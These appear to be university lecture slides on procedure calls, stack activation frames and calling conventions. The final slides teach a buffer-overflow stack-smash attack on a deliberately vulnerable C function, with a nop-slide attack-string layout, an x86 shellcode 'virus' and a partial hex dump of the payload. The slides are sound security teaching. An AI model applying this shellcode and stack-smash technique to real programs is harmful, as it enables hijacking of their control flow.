CPSC 213
Introduction to Computer Systems

Unit 1e
Procedure calls and the stack

All slides adapted from materials by Mike Feeley, Jonatan Schroeder, Robert Xiao, and Jordon Johnson

Announcements

- Google doc for lecture questions
  - See Piazza for link, section 102
  - https://docs.google.com/document/d/1G6hkekQS7mT9lFpP8AVftYao8vLRujIrRLAvOuX_07w/edit
  - Add your question anonymously (at the top)
  - Help answer questions too!

Overview

- Reading
  - Companion: 2.8
  - Textbook: 3.7, 3.12
- Learning goals
  - explain when local variables are allocated and freed
  - distinguish a procedure's return address from its return argument
  - describe why activation frames are allocated on the stack and not on the heap
  - explain how to use the stack pointer to access local variables and arguments
  - given an arbitrary C procedure, describe the format of its stack activation frame
  - explain the role of each of the caller and callee prologues and epilogues
  - explain the tradeoffs involved in deciding whether to pass arguments on the stack or in registers
  - describe the necessary conditions for not saving the return address on the stack and the benefit of not doing so
  - write assembly code for procedure call arguments passed on the stack or in registers, with and without a return value
  - write assembly code for a procedure with and without local variables, with arguments pass on the stack or in registers, with and without a return value
  - write assembly code to access a local scalar, local static array, local dynamic array, local static struct, and local dynamic struct; i.e., each of the local variables shown below

```
void foo() {
  int       a;
  int       b[10];
  int*      c;
  struct S  s0;
  struct S* s1;
}
```

  - describe how a buffer-overflow, stack-smash attack occurs
  - describe why this attack would be more difficult if stacks grew in the opposite direction; i.e., with new frames below (at higher addresses) older ones

Static procedure calls

```java
public class A {
  static void ping() {}
}

public class Foo {
  static void foo() {
    A.ping();
  }
}
```

```c
void ping() {}

void foo() {
  ping();
}
```

- Java
  - a method is a subroutine with a name, arguments, and local scope
  - a method invocation causes the subroutine to run with:
    - values bound to arguments
    - possible result bound to the invocation

- C
  - a procedure/function is a subroutine with a name, arguments, and local scope
    - Term "function" usually restricted to ones with a return value
  - a procedure call causes the procedure to run with:
    - values bound to arguments
    - possible result bound to the invocation

Control flow during procedure calls

```
void foo() {
  ping();
}
```

void bar() {
ping();
}

```
void ping() {}
```

- Caller
  - goto ping
    - `j ping`
  - `continue executing`
- Callee
  - do whatever ping does
  - goto foo just after call to ping()
    - ???

j ~~static~~ ?

- Questions
  - How is RETURN implemented?
    - It's a jump, but is the destination address a static property or a dynamic one?

Implementing procedure return

- Return address is:
  - the address to where the procedure jumps when it completes
  - the address of the instruction following the call that caused it to run
  - a dynamic property of the program

- Questions:
  - How does the procedure know the return address?
  - How does it jump to a dynamic address (via ISA instructions)?

Implementing procedure return

Saving the return address

```
void foo() {
  ping();
}
```

```
void bar() {
  ping();
}
```

- Only the caller can provide the address (it's kind of in the PC)
  - So the caller must save it *before* it makes the call
    - By SM213 convention, caller will save the return address in `r[6]`
      - there will be a problem if the callee itself makes a procedure call, more later…
  - We need a new instruction to read the PC contents
    - we'll call it `gpc`

gpc
j foo

- Jumping back to the return address
  - Callee assumes caller saved address in `r[6]`
  - We need a new instruction to jump to dynamic address stored in a register

ISA instructions for static control flow

Now with instructions for procedure calls!

- New requirements:
  - read the value of the PC
  - jump to a dynamically determined target address

- Control flow instructions:

Name	Semantics	Assembly	Machine
branch	pc ← a (or pc + p*2)	br a	8-pp
branch if equal	pc ← a (or pc + p*2) if r[c] == 0	beq rc, a	9cpp
branch if greater	pc ← a (or pc + p*2) if r[c] > 0	bgt rc, a	acpp
jump	pc ← a	j a	b--- aaaaaaaa
get pc	r[d] ← pc + o (or pc + p*2)	gpc $o, rd	6fpd
indirect jump	pc ← r[t] + o (or r[t] + p*2)	j o(rt)	ctpp

Note: offset o == p*2 in indirect jump is unsigned

iClicker 1e.1

- Which of the choices correctly implements:

```
foo();
```

at this point, PC contains

```
gpc $6, r6
j   foo
```

(6 bytes)

PC+6

return address

A.
```
gpc $6,   r6
ld  $foo, r0
j   (r0)
```

B.
```
gpc $2, r6
j   foo
```

C.
```
mov pc, r6
j   foo
```

D.
```
gpc $6, r6
br  foo
```

E.
```
gpc $6, r6
j   foo
```

Control flow in procedure calls

```
void foo() {
  ping();
}
```

```
foo: gpc $6, r6  # r6 = address of next instruction after jump
     j   ping    # goto ping()
     ...
```

```
void ping() {}
```

```
ping: j  (r6)   # return to wherever r6 tells us to go (saved previously)
```


Discussion

- What is wrong with this code?

main

ping

pong




```
main: gpc $6, r6    # r6 = pc + 6
      j   ping      # ping()
      ld $5, r0     # r0 = 5
      ld $x, r1     # r1 = &x
      st r0, (r1)   # x = 5
      halt

ping: ld $10, r2    # r2 = 10
      gpc $6, r6    # r6 = pc + 6
      j pong        # pong()
      j (r6)        # return to main?

pong: ld $20, r3    # r3 = 20
      j (r6)        # return

.pos 0x1000
x:    .long 0       # x
i:    .long 0       # i
```

iClicker 1e.2

```
void b( int a0, int a1 ) {
  int l0 = 0;
  int l1 = 1;
  ...
  ...    b( a0-1, a1)
}        c
```

void c( ){

b( )

}

Can `l0`, `l1`, `a0`, `a1` be allocated statically?

A. Yes, always

B. Yes, but only if b doesn't call itself directly

C. Yes, but only if b doesn't call any functions

D. No, none of these can be allocated statically at all

Consider these examples

```
void b( int a0 ) {
  int l0 = a0;
  if (a0 > 0)
    b(a0 - 1);
  printf("%d\n", l0);
}
```

```
b(2);
```

How many different `l0`s are there?
(same is true for all local variables and arguments)

When are they alive?

for the life-time of the invocation in which it is created

b(2)

b(1)

b(0)

```
void b( int a0 ) {
  int l0 = a0;
  c(a0);
}
```

What if there is no apparent recursion?

What if `c()` calls `b()`?

Life of a local (argument)

```
void b( int a0, int a1 ) {
  int l0 = 0;
  int l1 = 1;
  if (a0 > 0)
    b(a0 - 1, a1);
}
```

- Scope
  - accessible ONLY within declaring procedure
  - each execution of a procedure has its own private copy
- Lifetime
  - allocated when procedure starts
  - de-allocated (freed) when procedure returns (in most languages, including C and Java)
- Activation
  - execution of a procedure
  - starts when procedure is called and ends when it returns
  - there can be many activations of a single procedure alive at once
- Activation Frame
  - memory that stores an activation's state
  - including its locals and arguments

```
l0: 0
l1: 1
a0: ?
a1: ?
```


- Should we allocate Activation Frames from the Heap?
  - call `malloc()` to create frame on procedure call and call `free()` on procedure return?

Not the heap!


The heap is not the best choice for storing activation frames

- Order of frame allocation and deallocation is special
  - frames are de-allocated in the reverse order in which they are allocated
- We can thus build a very simple allocator for frames
  - lets start by reserving a BIG chunk of memory for all the frames
  - assuming you know the address of this chunk
  - how would you allocate and free frames?

simple, cheap allocation
just add/subtract a pointer



activation frames



Requires more complicated and thus more costly allocation and deallocation to avoid fragmentation

explicit allocation in heap

- What data structure is this like?


stack

- What restriction do we place on lifetime of local variables and args?

alive during their own procedure call

The runtime stack

- Stack of activation frames
  - stored in memory
  - grows UPWARDS from bottom
- Stack pointer (SP)
  - general purpose register
  - we will use r5
  - stores base address of current frame
    - i.e., address of first byte in that frame
- Top and bottom
  - current frame is the top of the stack
  - first activation is the bottom or base
- Static and Dynamic
  - size of frame is static (ish)
  - offset to locals and arguments is static
  - value of stack pointer is dynamic



Allocating activation frames

(not really) what we do

```
foo(3);
```

```
void foo(int a) {
  int l;
  r5 = malloc(foo_frame_size); // but not really a malloc
      (allocate by decrementing stack pointer)

  r5->saved_return_address = r6; // somehow
  ...                          (save return address
  l = a;  // r5->l = r5->a;            in activation
  ...                                    frame)

  free(r5); // but not really a free
             increment stack pointer
}
```

```
struct foo_frame {
    int l;
    void* saved_return_address;
    int a;
};
int foo_frame_size = sizeof (struct foo_frame));
```

Activation frame details

```
foo(....){
  bar(....);
}
```

- Local Variables and Arguments
- Return address (ra)
  - previously we put this in `r6`
  - but doesn't work for `A()` calls `B()` calls `C()` etc.
  - instead we will save `r6` on the stack, when necessary; callee will decide
- Other saved registers
  - either or both caller and callee can save register values to the stack
  - do this so that callee has registers it can use
- Stack frame layout
  - compiler decides
  - based on order convenient for stack creation (more later)
  - static offset to any member of stack frame from its base (like a struct)
- Example

saved registers…
locals…
return address
arguments…
saved registers…

```c
void b(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  c();
}
```

We don't actually use a struct, but we access the frame like a struct (offset from SP)

```c
struct b_frame {
  int l0;
  int l1;
  void* ra;
  int a0;
  int a1;
};
```

```
0x00:  l0
0x04:  l1
0x08:  ra
0x0c:  a0
0x10:  a1
```

Accessing a local variable or argument

```
void b(int a0, int a1) {
  int l0 = 0;
  int l1 = 1;
  c();
}
```

```
struct b_frame {
  int l0;
  int l1;
  void* ra;
  int a0;
  int a1;
};
```

r5 →

0x00:	l0
0x04:	l1
0x08:	ra
0x0c:	a0
0x10:	a1

- Access like a `struct`
  - base address is in `r5` (stack pointer)
  - offset is known statically
- Example

```
int l0 = 0;
int l1 = 1;
```

```
ld  $0, r0
st  r0, (r5)    # l0 = 0
ld  $1, r0
st  r0, 4(r5)   # l1 = 1
```

```
int l0 = a0;
int l1 = a1;
```

?


ld 12(r5), r0
st r0, (r5)

iClicker 1e.3

What is the value of g (in foo when it is active)?

```
int g;

void foo() {
  int l;
}
```



A. 0

B. undefined garbage


C. it has no value

iClicker 1e.4

What is the value of `l` (in `foo` when it is active)?

```c
int g;

void foo() {
  int l;
}
```



A. 0

B. undefined

C. it has no value

iClicker 1e.5

Weird things may happen with stack frames!

What is the value of `l` (in `foo` when it is active)?

```
int g;

void foo() {
  int l;
}
```

```
void goo() {
  int l = 3;
}
```


```
goo();
foo();
```

foo's activation frame layout

0x0 : int l

goo's activation frame layout

0x0 : int l



A. 0

B. undefined

C. it has no value

D. 3

E. I don't know

Not really an iClicker

- What code does the compiler generate for the last statement?

modern C compilers allow local arrays with dynamic size

```
void foo(int n) {
  int a[n];
  int b;
  b = 0;
}
```

dynamic

Assume that it does write a 0 into variable b

legacy C compilers do not allow this

activation frame:

0x00 a[0]
0x04 a[1]
⋮
? a[n]
? int b
? int n

iClicker 1e.6 and 7

What is wrong with this:

```
int* foo() {
  int l;
  return &l;
}
```

returning address of local (lives in activation frame)

A. Nothing
B. Memory leak
C. Dangling pointer
D. Something else
E. I don't know

Or this?

```
void foo() {
  int* l = malloc(100);
}
```

in activation frame

A. Nothing
B. Memory leak
C. Dangling pointer
D. Something else
E. I don't know

Allocating and freeing frames

- Compiler
  - generates code to allocate and free when procedures are called / return
- Procedure prologue
  - code that executes just before procedure starts
    - part in caller before call
    - part in callee at beginning of call
  - allocates activation frame and changes stack pointer
    - subtract frame size from the stack pointer `r5`
  - possibly saves some register values
- Procedure epilogue
  - code generated by compiler to execute when procedure ends
    - part in callee before just return
    - part in caller just after return
  - possibly restores some saved register values
  - deallocates activation frame and restore stack pointer
    - add frame size to stack pointer `r5`

Stack management – division of labour

```
void b(int a0, int a1) {
  int l0 = a0;
  int l1 = a1;
  c();
}

void foo() {
  b(0, 1);
}
```

- Caller prologue

  in `foo()` before call

  - allocate stack space for arguments
  - save actual argument values to stack

```
r[sp] -= 8
m[0+r[sp]] <= 0
m[4+r[sp]] <= 1
```

- Callee prologue

  in `b()` at start

  - allocate stack space for return address and locals
  - save return address to stack

```
r[sp] -= 12
m[8+r[sp]] <= r[6]
```

- Callee epilogue

  in `b()` before return

  - load return address from stack
  - deallocate stack space of return address and locals


```
r[6] <= m[8+r[sp]]
r[sp] += 12
```

- Caller epilogue

  in `foo()` after call

  - deallocate stack space of arguments

```
r[sp] += 8
```



Example

```
void b(int a0, int a1) {
  int l0 = a0;
  int l1 = a1;
  c();
}

void foo() {
  b(0, 1);
}
```

```
foo: deca r5             # allocate callee part of foo's frame
     st   r6, 0x0(r5)    # save ra on stack

     ld   $-8, r0        # r0 = -8 = -(size of caller part of b's frame)
     add  r0, r5         # allocate caller part of b's frame
     ld   $0, r0         # r0 = 0 = value of a0
     st   r0, 0(r5)      # save value of a0 to stack
     ld   $1, r0         # r0 = 1 = value of a1
     st   r0, 4(r5)      # store value of a1 to stack

     gpc  $6, r6         # set return address
     j    b              # b (0, 1)

     ld   $8, r0         # r0 = 8 = size of caller part of b's frame
     add  r0, r5         # deallocate caller part of b's frame

     ld   0x0(r5), r6    # load return address from stack
     inca r5             # deallocate callee part of foo's frame
     j    0x0(r6)        # return

b:   ld   $-12, r0       # r0 = -12 = -(size of callee part of b's frame)
     add  r0, r5         # allocate callee part of b's frame
     st   r6, 0x8(r5)    # store return address to stack

     ld   12(r5), r0     # r0 = a0
     st   r0, 0(r5)      # l0 = a0

     ld   16(r5), r0     # r0 = a1
     st   r0, 4(r5)      # l1 = a1

     gpc  $6, r6         # set return address
     j    c              # c()

     ld   8(r5), r6      # load return address from stack
     ld   $12, r0        # r0 = 12 = size of callee part of b's frame
     add  r0, r5         # deallocate callee parts of b's frame
     j    0(r6)          # return
```

1. caller prologue

2. call

6. caller epilogue

3. callee prologue

4. callee body

5. callee epilogue

b's frame:

0x00: l0
0x04: l1
0x08: ra
0x0c: a0
0x10: a1

foo's activation frame

0x0 ra

Creating the stack

- Every thread starts with a hidden procedure
  - its name is `start` (or sometimes something like `crt0`)
- The start procedure:
  - allocates memory for stack
  - initializes the stack pointer
  - calls `main()` (or whatever the thread's first procedure is)
- For example, in the previous slide's code:
  - the main procedure is `foo`
  - we'll statically allocate stack at address 0x1000 to keep simulation simple

```
start: ld   $stackBtm, r5   # sp = address of last word of stack
       inca r5              # sp = address of word after stack
       gpc  $0x6, r6        # r6 = pc + 6
       j    foo             # foo()
       halt
```

```
.pos 0x1000
stackTop:     .long 0x0
              ...
stackBtm:     .long 0x0
```

stackBtm :

r5 →

iClicker 1e.8

- What is the value of `r5` in `three()`?
  - (numbers in decimal to simplify math)

A. 1964
B. 2032
C. 1994
D. 2004
E. 1974
F. 2024
G. 1968
H. None of the above
I. I'm not sure

```
void three() {
  int i;
  int j;
  int k;
}
```

```
void two() {
  int i;
  int j;
  three();
}
```

```
void one() {
  int i;
  two();
}
```

```
void foo() {
  // r5 = 2000
  one();
}
```

Activation frames for multiple calls

for iClicker 1e.8

```
void three() {
  int i;
  int j;
  int k;
}
```

r5 →

```
1968: i
1972: j
1976: k
```

OR

r5 →

```
1964: i
1968: j
1972: k
1976: ra
```

```
void two() {
  int i;
  int j;
  three();
}
```

```
1980: i
1984: j
1988: ra
```

foo

```
void one() {
  int i;
  two();
}
```

```
1992: i
1996: ra
```

← prepared by one (callee prologue)

prepared by foo (caller prologue)

```
void foo() {
  // r5 = 2000
  one();
}
```

```
2000: ra
```

Return value, arguments, optimizations

- Return value
  - in C and Java, procedures/methods can return only a single value
  - C compilers use a designated register (`r0`) for this return value
- Arguments
  - number and size of arguments is statically determined
  - value of actual arguments is dynamically determined
  - the compiler generally chooses to put arguments on the stack
    - caller prologue pushes actual argument values onto stack
    - callee reads/writes arguments from/to the stack
  - sometimes compiler chooses to avoid the stack for arguments
    - caller places argument values in registers
    - callee reads/writes arguments directly from/to these registers
    - WHY does compiler do this?
    - WHEN is this a good idea?
- Other optimizations
  - return address, `r6`, does not always need to be saved to the stack
    - WHY does compiler do this? WHEN is this possible?
  - local variables are sometimes not needed or used
    - WHY? and WHEN?

Another look at arguments

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $0xfffffff8, r0
     add  r0, r5
     ld   $1, r0
     st   r0, 0(r5)
     ld   $2, r0
     st   r0, 4(r5)

     gpc  $6, r6
     j    add

     ld   $8, r1
     add  r1, r5

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: ld   0(r5), r0
     ld   4(r5), r1
     add  r1, r0
     j    (r6)
```

```
int add(int a, int b) {
  return a+b;
}

void foo() {
  s = add(1, 2);
}
```

result of `add()` is returned in `r0`

Why no callee prologue/epilogue?

Arguments in registers vs stack

Arguments on stack

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $-8, r0
     add  r0, r5
     ld   $1, r0
     st   r0, 0(r5)
     ld   $2, r0
     st   r0, 4(r5)

     gpc  $6, r6
     j    add

     ld   $8, r1
     add  r1, r5

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: ld   0(r5), r0
     ld   4(r5), r1
     add  r1, r0
     j    (r6)
```

Arguments in registers

```
.pos 0x200
foo: deca r5
     st   r6, (r5)

     ld   $1, r0
     ld   $2, r1

     gpc  $6, r6
     j    add

     ld   $s, r1
     st   r0, (r1)

     ld   (r5), r6
     inca r5

     j    (r6)

.pos 0x300
add: add  r1, r0


     j    (r6)
```

Summary: arguments and local variables

- stack is managed by code that the compiler generates
  - grows from bottom up
  - push by subtracting
  - caller prologue
    - allocates space on stack for arguments (unless using registers to pass args)
  - callee prologue
    - allocates space on stack for local variables and saved registers (e.g., save `r6`)
  - callee epilogue
    - deallocates stack frame (except arguments) and restores stack pointer and saved registers
  - caller epilogue
    - deallocates space on stack used for arguments
    - get return value (if any) from `r0`
- accessing local variables and arguments
  - static offset from stack pointer (e.g., `r5`)

Security vulnerabilities with activation frames

Buffer overflow

- There is a bug in `printPrefix`

```
void printPrefix (char* str) {
  char buf[10];
  char *bp = buf;

  // copy str up to . into buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
}

// read string from standard input
void getInput (char* b) {
  char* bc = b;
  int   n;
  while ((n = fread(bc,1,1000,stdin))>0)
    bc += n;
}

int main (int argc, char** argv) {
  char input[1000];
  puts ("Starting.");
  getInput    (input);
  printPrefix (input);
  puts ("Done.");
}
```

```
for (int i = 0; str[i] != '.'; i++)
  buf[i] = str[i];
buf[i] = 0;
```

`printPrefix`'s activation frame:

`while` loop starts here →

```
0x00: buf[0]
0x01: buf[1]
0x02: buf[2]
0x03: buf[3]
0x04: buf[4]
0x05: buf[5]
0x06: buf[6]
0x07: buf[7]
0x08: buf[8]
0x09: buf[9]
0x0a: (padding)
0x0c: bp
0x10: ra
0x14: str
```

continues if no `'.'` is entered

Buffer overflow

Principles of the attack

- What is the attacker trying to do?

gain control of system

- What gives them control?

overwriting the return address to execute our injected code

```
void printPrefix (char* str) {
  char buf[10];
  char *bp = buf;

  // copy str up to . into buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
}

// read string from standard input
void getInput (char* b) {
  char* bc = b;
  int   n;
  while ((n = fread(bc,1,1000,stdin))>0)
    bc += n;
}

int main (int argc, char** argv) {
  char input[1000];
  puts ("Starting.");
  getInput    (input);
  printPrefix (input);
  puts ("Done.");
}
```

Buffer overflow

How the vulnerability is created

- The buffer overflow bug
  - if the position of the first `'.'` in `str` is more than 10 bytes from the beginning of `str`, this loop will overwrite portions of `str` into memory beyond the end of `buf`

```
void printPrefix (char* str) {
  char buf[10];
  ...
  // copy str up to . into buf
  while (*str!='.')
    *(bp++) = *(str++);
  *bp = 0;
}
```

- Giving an attacker control
  - the size and value of `str` are inputs to this program


```
getInput(input);
printPrefix(input);
```

  - if an attacker can provide the input, (s)he can cause the bug to occur and can force specific values to be written into memory beyond the end of `buf`

Buffer overflow

What specifically do we want to change?

- The return address is:
  - a value stored in memory on the stack
  - target address of the return statement
  - address of the instruction that executes after the return
- Control flow
  - value of the return address determines control flow
  - changing the return address changes control flow
- The attacker's goal
  - introduce code into the program from outside
  - trick program into running it
- Changing the return address
  - allows attacker to change control flow
  - if it points to data, then that data becomes the program



in this case, injected code is entered as text whose binary representation "coincides" with valid machine code instructions

Stack-smash

How to make the attack string

- Hard parts
  - determining location of return address in attack string
  - determining address to change return address to
- Making it easier
  - approximate return address value
    - e.g., run program with big string and see where it crashes
  - start attack string with many copies of return address
  - next in attack string is long list of `nop` instructions
    - called the `nop` slide (aka `nop` sled or ramp)
  - finally include the code for the worm
- Works if
  - return address guess is anywhere in `nop` slide
    - e.g, in the example address `0x1234` must be somewhere between first `nop` and start of `virus`

```
buf[0]     0x1
buf[1]     0x2
buf[2]     0x3
buf[3]     0x4
buf[4]     0x1
buf[5]     0x2
buf[6]     0x3
buf[7]     0x4
buf[8]     0x1
buf[9]     0x2
(padding)  0x34
bp         0x1234
ra         0x1234
str        0x1234
           0x1234
           0x1234
           nop
           nop
           nop
           nop
           nop
           nop
           nop
           nop
           nop
           nop
           virus...
```

0x1234

Here is the virus

In Intel x86 assembly

```
leaq -0x10000(%rsp), %rsp
leaq -0x10000(%rbp), %rbp
movl $0x6c6c6548, 0(%rsp)
movl $0x7266206f, 4(%rsp)
movl $0x52206d6f, 8(%rsp)
movl $0x7265626f, 12(%rsp)
movl $0x6f4d2074, 16(%rsp)
movl $0x73697272, 20(%rsp)
movl $0x0,        24(%rsp)
movq %rsp, %rdi
movl $0x6edff838, -8(%rsp)
movl $0x7fff, -4(%rsp)
call *-8(%rsp)
```

…and the attack string

nop slide

virus code
(little endian)

```
00000000: 2020 2020 2020 2020 90d5 ff03 2000 0000          .... ...
00000010: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000020: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000030: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000040: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000050: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
